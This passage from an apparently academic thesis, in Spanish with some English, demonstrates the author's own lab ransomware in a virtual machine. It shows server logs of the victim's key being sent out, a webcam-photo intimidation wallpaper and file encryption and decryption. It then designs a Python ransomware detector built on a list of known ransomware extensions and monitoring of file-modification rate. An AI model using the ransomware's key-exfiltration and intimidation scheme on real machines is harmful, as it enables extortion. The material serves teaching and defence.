


```
(venv) root@serverfag:~/home/100384120/Server #python main.py
 * Serving Flask app 'main' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
     Use a production WSGI server instead.
 * Debug mode: on
 * Running on all addresses (0.0.0.0)
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://127.0.0.1:8080
 * Running on http://163.117.141.32:8080 (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 104-716-120
163.117.141.35 - - [09/Aug/2022 11:52:33] "GET /image HTTP/1.1" 200 -
key saved
163.117.141.35 - - [09/Aug/2022 11:52:33] "POST /receive_data HTTP/1.1" 200 -

```

Fig. 4.6. Peticiones al servidor durante el cifrado

Nos encontramos también que una nueva entrada a la base de datos ha sido añadida:



```
serverfag.gast.it.uc3m.es - KITTY
File Edit Options Buffers Tools Text Help
2-AC-87-75-F8-9A,268d12a0db6f02bf5e2265c842347f73f62fa\
elbcc289afc695a8e8ee4245a96

-UU-----F1 database.txt All L1 (Text) -----
For information about GNU Emacs and the GNU system, typ\
e C-h C-a.
```

Fig. 4.7. Base de datos con la clave de la víctima

Entonces, cuando la víctima echa un vistazo al escritorio, se encuentra con un aviso que *a priori* puede resultarle atemorizante, más aún cuando alguien ha conseguido tomar una foto suya y plasmarla en el fondo. Esto último puede ser relevante pues infunda

el temor de no saber hasta qué punto el atacante ha podido filmar a través de la cámara. Además, todos sus archivos han dejado de tener los iconos a los que el usuario está acostumbrado ni es capaz de abrirlos. En cualquier caso, el escritorio resultante quedaría:



Fig. 4.8. Escritorio de la víctima después de la actuación del ransomware

Es preciso comentar que el fondo de la figura 4.8 no se encuentra la foto tomada como en la figura 3.13. Esto es debido a que la máquina virtual empleada no tiene acceso a ninguna cámara, entonces como se comentaba en el apartado 3.2.4, el ransomware emplea la imagen base descargada del servidor.

El resto de directorios mostrados anteriormente, después del cifrado, quedan así:




Fig. 4.9. Directories of the victim after the ransomware's action

As we can see, all the files have been modified except the executables, in this way we prevent the application from being deleted itself. Likewise, it is contemplated how the modification date of the files has changed with respect to image 4.2.

Moreover, if we open the exemplified files in 4.3, we observe that the document *.pdf* is not capable of being opened and that the *.docx* and *.txt* pass to be illegible.





Fig. 4.10. Examples of files after encryption

### 4.3. Descifrado del equipo

Durante el periodo entre el cifrado y el descifrado, los atacantes suelen dejar cierto tiempo a la víctima para que realice el pago impuesto. Sin embargo, es bastante común que después del pago los atacantes desaparezcan sin ofrecer solución a la víctima. No será el caso.

Después de que la víctima haya realizado el pago —en el presente trabajo no se ha desarrollado ni la página web ni la billetera de criptomonedas necesaria puesto que no era el objeto de estudio—, recibe el archivo *decrypt.exe*. Ejecutándolo descifraría todos sus archivos anteriormente cifrados.

Durante el descifrado, lo primero que vemos es una petición al servidor de la clave:

A terminal window titled '100384120@serverfag: ~' showing a Python Flask application running. The output shows the server configuration and several log entries from an external IP address (163.117.141.35) performing POST requests to '/receive\_data', '/receive\_key', and '/successfully\_decrypted' with status codes 200. The server also logs 'key saved' and 'Debugger PIN: 104-716-120'.

```
(venv) root@serverfag:/home/100384120/Server #python main.py
 * Serving Flask app 'main' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on all addresses (0.0.0.0)
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://127.0.0.1:8080
 * Running on http://163.117.141.32:8080 (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 104-716-120
163.117.141.35 - - [09/Aug/2022 11:52:33] "GET /image HTTP/1.1" 200 -
key saved
163.117.141.35 - - [09/Aug/2022 11:52:33] "POST /receive_data HTTP/1.1" 200 -
163.117.141.35 - - [09/Aug/2022 12:04:38] "POST /receive_key HTTP/1.1" 200 -
163.117.141.35 - - [09/Aug/2022 12:04:57] "POST /successfully_decrypted HTTP/1.1"
" 200 -
```

Fig. 4.11. Peticiones al servidor durante el descifrado

Y, tras unos minutos de ejecución, todos los archivos recuperarán su extensión original y volverán a ser legibles y utilizables. Aunque en este caso el fondo de escritorio no ha sido programado para que vuelva a la normalidad.



Fig. 4.12. Escritorio de la víctima después del descifrado




Fig. 4.13. Directories of the victim after decryption

Finally, once all files have been decrypted, the server receives the signal that the decryption was successful and removes the entry from the database:



Fig. 4.14. Base de datos después del descifrado

Como se puede ver, el equipo ha vuelto a ser como antes del ataque por ransomware, exceptuando el escritorio, el resto de archivos han vuelto a restaurarse.

## 5. DISEÑO Y DESARROLLO DE UN DETECTOR

En esta parte se dibujarán y crearán las líneas básicas de un detector de ransomwares. Dicho detector incorporará algunas funcionalidades básicas y serán expuestas otras mejoras para un posible desarrollo futuro. El capítulo comenzará, con el diseño del detector y sus partes para continuar con el desarrollo de cada una de ellas.

### 5.1. Diseño

Tratándose de un detector de ransomwares del tipo Crypto-ransomware, la finalidad es que, una vez el ransomware esté alojado en una carpeta y haya sido ejecutado, el programa sea capaz de detectar su actividad para avisar al usuario y, además, tratar de acabar con su ejecución.

La vía que se ha empleado aquí es la monitorización de los archivos que son modificados. Puesto que un Crypto-ransomware abre, cifra y escribe un gran volumen de archivos a velocidades altas, consideramos que la media de archivos es superior a la del resto de programas. Este es el tipo de actividad que se tratará de detectar aquí.

#### 5.1.1. *Watchdog*

Para dicha detección, se ha diseñado un *Watchdog*, es decir, un programa que monitoriza la creación, modificación, renombramiento y borrado de todos los archivos en una ruta específica. De estas características, aprovecharemos dos, a saber, la modificación y renombramiento de archivos.

Dicho software, vigilará, por un lado, la carpeta *Downloads*, donde almacenará en una lista de sospechosos los ejecutables que se encuentren en la lista así como los nuevos descargados. Para esto último, es necesario tener en cuenta que cuando un archivo es descargado, primero tiene la extensión *.crdownload* y luego la extensión del archivo pertinente, de esta forma evitaremos añadir cualquier nuevo archivo que aparezca en la carpeta *Downloads* pero no haya sido descargado.

Por otro lado, se monitorizará el disco C: completo. Se obtendrán todos los renombramientos que hayan, por ende, podremos comprobar si el nuevo nombre se diferencia con el antiguo en una extensión concreta. Dicha extensión será comprobada en un diccionario de extensiones de ransomwares conocidos, así ya conseguiremos una primera forma de detección. El diccionario empleado será el siguiente:

---

```

.crypto, .crypto, .darkness, .enc, .exx, .kb15, .kraken, .locked, .nochance, __xratteamLucked, __AiraCropEncrypted!,  

__AiraCropEncrypted, __read_thi$_.file, .02, .0x0, .725, .1btc, .1999, .1cbu1, .1txt, .2ed2, .31392E30362E32303136_[ID-  

KEY]_LSBJ1, .73i87A, .726, .777, .7n9r, .7zipper, .8c7f, .8lock8, .911, .a19, .a5zfn, .aaa, .abc, .adk, .adr,  

.adair, .AES, .aes128ctr, .AES256, .aes_ni, .aes_ni_gov, .aes_ni_0day, .AESIR, .AFD, .aga, .alcatraz, .Aleta, .amba,  

.amnesia, .angelamerkel, .AngleWare, .antihacker2017, .animus, .ap19, .atlas, .aurora, .axx, .B6E1, .BarRax, .barracuda,  

.bart, .bart.zip, .better_call_saul, .bip, .birbb, .bitstak, .bitkangoroo, .boom, .black007, .bleep, .bleepYourFiles, .bloc,  

.blocatto, .block, .braincrypt, .breaking_bad, .bript, .brrr, .btc, .btcbtcbtc, .btc-help-you, .cancer, .canihelpyou, .cbf,  

.ccc, .CCCRPPP, .cerber, .cerber2, .cerber3, .checkdiskenced, .chifrador@qq.com, .CHIP, .cifgksaffsfyghd, .clf, .clop,  

.cnc, .cobain, .code, .coded, .comrade, .coverton, .crashed, .crime, .crinf, .criptiko, .crypton, .criptokod, .cripttt,  

.cnjoker, .crptrgr, .CRRRT, .cry_, .cryl, .crypt, .crypt38, .cripted, .cryptes, .cripted_file, .crypto,  

.cryptolocker, .CRYPTOSHIEL, .CRYPTOSHIELD, .CryptoForLocker2015!, .cryptowall, .cryptowin, .cryptz, .CrySiS, .css, .ctb2,  

.ctbl, .CTBL, .czvce, .d4nk, .da_vinci_code, .dale, .damage, .darkness, .darkcry, .dCrypt, .decrypt2017, .ded, .deria,  

.desu, .dharma, .disappeared, .diablo6, .divine, .dll, .doubleoffset, .domino, .doomed, .dxxd, .dyatei@qq.com, .ecc, .edgel,  

.enc, .enedRSA, .EnCiPhErEd, .encmywork, .encoderpass, .ENCR, .encrypted, .EnCrYpTeD, .encryptedAES, .encryptedRSA,  

.encryptedyourfiles, .enigma, .epic, .evillock, .exotic, .exte, .exx, .ezz, .fantom, .fear, .FenixIloveyou!!, .file0locked,  

.fileofprenrcp, .fileiscriptedhard, .filock, .firecrypt, .flyper, .frtrss, .fs0ciety, .fuck, .Fuck_You, .fucked,  

.FuckYourData, .fun, .flamingo, .gamma, .gefickt, .gembok, .globe, .glutton, .goforhelp, .good, .gruzin@qq.com, .gryphon,  

.grinch, .GSupport, .GWS, .HA3, .hairullah@inbox.lv, .hakunamatata, .hannah, .haters, .happyday, .happydayzz, .happydayzzz,  

.hb15, .helpdecrypt@ukr.net, .helpmeneendedfiles, .herbst, .hendrix, .hermes, .help, .hnumkhote, .hitler, .howcanihelpusir,  

.html, .homer, .hush, .hydracrypt, .iaufkakfhesaraf, .ifuckedyou, .iloveworld, .infected, .info, .invaded, .isis, .ipVgh,  

.iwanthelpuuu, .jaff, .java, .JUST, .justbtctwillhelpyou, .JLQUF, .jnec, .karma, .kb15, .kencf, .keepcalm, .kernel_complete,  

.kernel_pid, .kernel_time, .keybtct@inbox.com, .KEYH0LES, .KEYZ, .keemail.me, .killedXXX, .kirked, .kimcilware, .KKK, .kk,  

.korrektor, .kostya, .kr3, .krab, .kraken, .kratos, .kyra, .L0CKED, .L0cked, .lambda_10cked, .LeChiffre, .legion, .lesli,  

.letmetrydecfiles, .letmetrydecfiles, .like, .lock, .lock93, .locked, .Locked-by-Mafia, .locked-mafiaware, .locklock, .locky,  

.L0L1, .loprt, .lovewindows, .lukitus, .madebyadam, .magic, .maktub, .malki, .maya, .merry, .micro, .MRCR1, .muuq, .MTXLOCK,  

.nalog@qq.com, .nemo-hacks.at.sigaint.org, .nobad, .no_more_ransom, .nochance, .nolvalid, .noproblemwedecfiles,  

.notfoundrans, .NotStonks, .nuclear55, .nuclear, .obleep, .odocdc, .odin, .oled, .OMG!, .only_we_can-help_you, .onion.to.,  

oops, .openforyou@india.com, .oplata@qq.com, .oshit, .osiris, .otherinformation, .oxr, .p5tkjw, .pablukcrypt, .padcrypt,  

.paybtcs, .paym, .paymrss, .payms, .payrst, .payransom, .payrms, .payrms, .pays, .paytounlock, .pdcr, .PEGSI, .perl,  

.pizda@qq.com, .PoAr2w, .porno, .potato, .powerfulldecrypt, .pownd, .pr0tect, .purge, .pzdc, .R.i.P, .r16m, .R16M01D05,  

.r3store, .R4A, .R5A, .RAD, .RADAMANT, .raid10, .ransomware, .RARE1, .rastakhiz, .razy, .RDM, .rdmk,  

.realfs0ciety@sigaint.org.fs0ciety, .recry1, .rekt, .relock@qq.com, .reyptson, .remind, .rip, .RMCM1, .rmd, .rnsmwr, .rokku,  

.rrk, .RSNSlocked, .RSpited, .sage, .salsa222, .sanction, .scl, .SecureCrypt, .serpent, .sexy, .shino, .shit, .sifreli,  

.Silent, .sport, .stn, .supercrypt, .surprise, .szf, .t5019, .tedcrypt, .TheTrumpLockerf, .thda, .TheTrumpLockerfp,  

.theworldis yours, .thor, .toxcrypt, .troyancoder@qq.com, .trun, .trmt, .ttt, .tz, .uk-dealer@sigaint.org, .unavailable,  

.vault, .vbransom, .vekanhelpu, .velikasrbija, .venusp, .versiegelt, .VforVendetta, .vindows, .viki, .visioncrypt,  

.vvv, .vxlock, .wallet, .wcry, .weareyourfriends, .weenedufiles, .wflx, .wlu, .Where_my_files.txt, .Whereisyourfiles,  

.windows10, .wnx, .WNCRY, .wncryt, .wnry, .wowreadfordecryp, .wowwhereismyfiles, .wuciuwg, .www, .xiaoba, .xcri, .xdata,  

.xort, .xrnt, .xrt, .xtbl, .xyz, .ya.ru, .yourransom, .Z81928819, .zc3791, .zcrypt, .zendr4, .zepto, .zorro, .zXz, .zyklon,  

.zzz, .zzzzz

```

Fig. 5.1. Diccionario de extensiones empleado en la detección

En cambio, no todos los ransomwares añaden una extensión, por lo que no sería suficiente, así que, por añadidura, se analizará el volumen de modificaciones de archivos, de suerte que se podrán obtener datos como el número de modificaciones de archivos por segundo. Ahora podremos empezar a evaluar si el ordenador está teniendo mucha actividad en lo que a modificaciones de ficheros se refiere.

Para ello, es necesario seleccionar una banda de velocidades de modificaciones de archivo por segundo a partir del cual se entendería que se trata de actividad sospechosa. La elección de este número no es baladí y, para ello, habremos de valernos de algunas pruebas que serán mostradas.

Además, es importante tener en cuenta de qué forma son calculadas esas velocidades. En este caso, contaremos con una lista con la hora de modificación de los últimos archivos editados. A esta lista se le llamará *batch* y la elección del tamaño contiene mucha casuística. Tanto la banda de velocidades como el tamaño del *batch* serán tratados con especial atención.

Una vez se haya detectado una velocidad sospechosa, se aplicarán las funciones del segundo módulo, al que llamaremos *Killer*, quien se encargará de acabar con la actividad de la aplicación sospechosa.

Secundariamente, el *watchdog* contará con algunas funciones necesarias para la toma de datos. Funciones como *measureTimes* y *measureSpeeds* tomarán los datos medidos y

los guardarán en archivos de texto.

Este software no es ni mucho menos cerrado, admite variaciones como, por ejemplo, que la monitorización del disco comience cuando un nuevo archivo *.exe* sea descargado en *Downloads*. Aunque por defecto no venga configurado así y la monitorización de la carpeta *Downloads* pueda parecer fútil, se ha implementado puesto que da pie a diversas mejoras que más adelante se comentarán.

### 5.1.2. *Killer*

El segundo módulo, cuyo nombre ha sido tomado de la función *kill()*, será el que se encargue de el manejo de los procesos una vez detectado la actividad sospechosa. Debido a las limitaciones de Windows para desarrollos en Python, este módulo apenas podrá operar con demasiada información de los procesos activos, por lo que su diseño será sencillo.

Esta clase se limitará a listar los procesos activos en el ordenador y ordenarlos por megabytes escritos empleando el algoritmo *Bubble sort*. Después, dada la velocidad de escritura de un ransomware, la lista será recortada hasta los 20 primeros procesos. El ransomware se encontrará entre los 20 primeros antes del medio segundo de ejecución. Un ejemplo de los megabytes escritos por cada proceso es la siguiente gráfica:




Fig. 5.2. Total MB escritos de cada procesos de un equipo

Los datos de esta gráfica fueron tomados tras dos horas o tres de uso de un ordenador y el proceso con mayor número de MB escritos corresponde al editor de código *Visual Studio Code*. Podemos ver como apenas el decimoquinto ha escrito 30 MB. Un ransomware, suponiendo una velocidad de 500 modificaciones de archivo por segundo (ver figura 5.23), en apenas una décima de segundo abriría modificado 50 archivos, que , suponiendo

una media de 1 MB por archivo, habría superado el puesto 15.

Después de tener una lista de los 20 archivos con más número de megabytes escritos, dicha lista pasará por dos filtros, una *whitelist* y una *blacklist*, de suerte que tendremos dos tipos de archivos:

- Archivos maliciosos: aquellos que se encuentren en el *blacklist*.
- Archivos sospechosos: aquellos archivos que no se encuentren ni en la *whitelist* ni en la *blacklist*.

Cada lista tendrá palabras que se buscarán dentro de las rutas de los archivos de donde provienen los procesos. Si, por ejemplo, un proceso se ha ejecutado en el archivo C:/Program Files (x86)/Google/Chrome/Application/chrome.exe, dicha ruta será desechada puesto que en la *whitelist* se encontrará la palabra *chrome*.

Seguidamente, tanto los procesos maliciosos como los sospechosos serán terminados y, en el caso de los maliciosos, se tratará de eliminar sus correspondientes archivos. En caso de no poder ser eliminados por motivos de permisos, será avisado al usuario de la existencia de un archivo malicioso no eliminado. Ciertamente este método depende fuertemente de que las listas estén lo más completas posibles, de lo contrario abría muchos falsos positivos en los avisos.

Otras alternativas se han estudiado, pero, como se ha dicho, la librería *psutil*, empleada para la gestión de procesos, tiene grandes limitaciones en Windows. Por ejemplo, la función *open\_files()* apenas es capaz de obtener un gran porcentaje de los ficheros utilizados por un proceso. En una pequeña prueba, con un ransomware, en 7 segundos de ejecución, la función detectó 5 archivos que correspondían a aquellos que estaban siendo cifrados cuando, teóricamente, debería haber cifrado 3500 archivos.. Por otro lado, mientras en Linux encontramos comandos como *lsof*, donde se puede obtener un listado de los últimos archivos abiertos por un proceso, en Windows no existe nada similar.

## 5.2. Desarrollo del *Watchdog*

Para el desarrollo se ha empleado el lenguaje de programación Python ya que este nos brinda grandes facilidades para el desarrollo de ciertos aspectos y tiene ciertas librerías que nos ayudarán en el proceso.

La librería principal se trata de *watchdog*, una librería que nos permite monitorizar eventos del sistema de archivos en tiempo real donde encontraremos gran cantidad de funcionalidades y, entre ellas, las clases aquí empleadas, los *Observers* y los *EventsHandler*.

La clase *Observer* se encargará de monitorizar en los directorios señalados y cuando detecta un evento, este lo pasa al *EventHandler*, donde nosotros podremos desarrollar las funcionalidades que creamos convenientes. Cada *EventHandler* tiene cinco tipo de

eventos: *on\_any\_event*, *on\_created*, *on\_deleted*, *on\_modified* y *on\_moved*. Para esta implementación sólo nos serán necesarios dos de ellos, *on\_modified* y *on\_moved*.

A parte de esa librería, utilizaremos otras como *time*, para el manejo de ciertos hilos y procesos; *datetime*, que nos ayudará a grabar las horas de modificación y operar con ellas; o *tkinter*, donde encontraremos funciones para lanzar ventanas de aviso al usuario.

### 5.2.1. *Observers* y *EventHandlers*

Lo primero es instanciar y configurar los *EventHandlers*. Serán necesarios dos, uno para la carpeta *Downloads* y otro para el todo el disco *C:*. La configuración de ambos será:

```
patterns = ["*"]
ignore_patterns = None
ignore_directories = False
case_sensitive = True

#downloadFilesHandler corresponde a un watchdog que comprueba nuevos .exe en la carpeta Downloads
downloadFilesHandler = PatternMatchingEventHandler(patterns, ignore_patterns, ignore_directories, case_sensitive)

#allFilesHandler corresponde a un watchdog que comprueba modificaciones de cualquier archivo en cualquier carpeta
allFilesHandler = PatternMatchingEventHandler(patterns, ignore_patterns, ignore_directories, case_sensitive)
```

Fig. 5.3. Instanciando *EventHandlers*

Seguidamente, asociaremos los eventos las funciones que se deben ejecutar en caso de que ocurran. Para el caso del *EventHandler* de la carpeta *Downloads*, atenderemos al evento *on\_moved*, puesto que cuando ocurre un renombramiento el *Observer* detecta que ha habido un movimiento de la ruta *C:/.../nombre1* a *C:/.../nombre2*. Para el del disco *C:* completo utilizaremos los eventos *on\_moved* y *on\_modified*.

Después, crearemos los *Observers*, los asociaremos con los distintos *EventHandlers* y con las rutas que deben monitorizar y los ejecutaremos como dos procesos distintos utilizando la función *start()*.

```
#Configurando Oberserver de la carpeta Downloads
downloadFilesHandler.on_moved = on_moved_Download
downloadObserver = Observer()
downloadObserver.schedule(downloadFilesHandler, os.path.join(Path.home(), "Downloads"), recursive=True)

#Configurando Oberserver de todas las carpetas
allFilesHandler.on_moved = on_moved_AllFiles
allFilesHandler.on_modified = on_modified_allFiles
allFilesObserver = Observer()
allFilesObserver.schedule(allFilesHandler, r"C:\\" , recursive=True)

allFilesObserver.start()
downloadObserver.start()
```

Fig. 5.4. Instanciando *Observers*

### 5.2.2. Funciones del *Observer de Download*

Cómo se puede ver en la imagen 5.4, la función asociada al evento *on\_moved* será *on\_moved\_Download* donde, como ya se ha comentado durante el diseño, tendrá en cuenta aquellos archivos *.exe* que cambien de extensión primero de *.tmp* a *.crdownload* y luego a su nombre real. Estos archivos serán añadidos a la lista *suspicious\_files*, que previamente ha sido rellenada con todos los ejecutables que se encontraran en la carpeta *Downloads*.

```
def on_moved_Download(event):
    #Cuando se descarga un archivo hay un cambio de nombre de .tmp a .crdownload
    #y luego a la extensión del archivo

    if os.path.splitext(event.src_path)[1] == ".crdownload":
        if os.path.splitext(event.dest_path)[1] == ".exe":
            suspicious_files.append(os.path.basename(event.dest_path))
            # allFilesObserver.start()
```

Fig. 5.5. Función *on\_moved\_Download*

Cómo se puede ver en la última línea comentada, esto no da pie a poder comenzar a analizar las velocidades de modificación en el momento en el que un nuevo archivo sospechoso se descargue en el equipo.

### 5.2.3. Funciones del *Observer de C:*

Aquí encontramos dos funciones principales, *on\_moved\_AllFiles* y *on\_modified\_AllFiles*, y múltiples funciones asociadas encargadas de tareas como el cálculo de las velocidades, o la detección del ransomware.

#### 5.2.3.1. *on\_moved\_allFiles*

Este método se encargará de comprobar si en los archivos renombrados ha sido añadida una extensión empleada por algún ransomware conocido. El diccionario utilizado se encuentra en la figura 5.1. En caso de encontrarse, se trataría de eliminar la actividad maliciosa con el módulo *Killer* y avisar al usuario mediante una ventana emergente de los archivos sospechosos.

```

def on_moved_AllFiles(event):
    try:
        file_extension = event.dest_path.replace(event.src_path, "")
        if file_extension in ransomware_dictionary:
            paths_lists = kill_and_delete(word_whitelist, word_blacklist)
            if paths_lists != False:
                warning(paths_lists)
    except:
        pass

```

Fig. 5.6. Función *on\_moved\_AllFiles*

### 5.2.3.2. *on\_modified\_allFiles*

Esta es la parte del programa que se encargará de la detección de actividad sospechosa atendiendo a las modificaciones por segundo. En primer lugar, guardará la ruta del archivo asociado al evento *on\_modified* junto con la fecha de ese preciso instante y, antes de agregar el archivo al *batch*, comprueba si no se encuentra ya dentro. Esto último es de relativa importancia, pues el *Observer* puede dar hasta 5 eventos por la misma modificación de archivo y, como un ransomware no modifica el mismo fichero dos veces al mismo instante, no es necesario atender el caso en el que una aplicación modifique varias veces uno en el mismo tiempo.

```

def on_modified_AllFiles(event):
    try:
        file = {"Path": event.src_path, "Time": datetime.datetime.now()}

        if not any(file['Path'] == event.src_path for file in batch):
            batch.append(file)
            #measureTime(file)

            if detectRW(batch) == True:
                paths_lists = kill_and_delete(word_whitelist, word_blacklist)
                if paths_lists != False:
                    warning(paths_lists)

            if len(batch) == batch_size: #vacía tres cuartos del batch
                for i in range((batch_size*3)//4):
                    batch.pop(0)

    except:
        pass

```

Fig. 5.7. Función *on\_modified\_allFiles*

Posteriormente a añadir el archivo al *batch*, se llamará a la función *detectRW*, quien devolverá True si se ha detectado una velocidad de modificaciones por segundo sospechosa. En tal caso, al igual que en el resto de funciones, se llamará a la función del módulo *Killer* y se avisará con una ventana al usuario. Finalmente, si el *batch* se ha llenado por

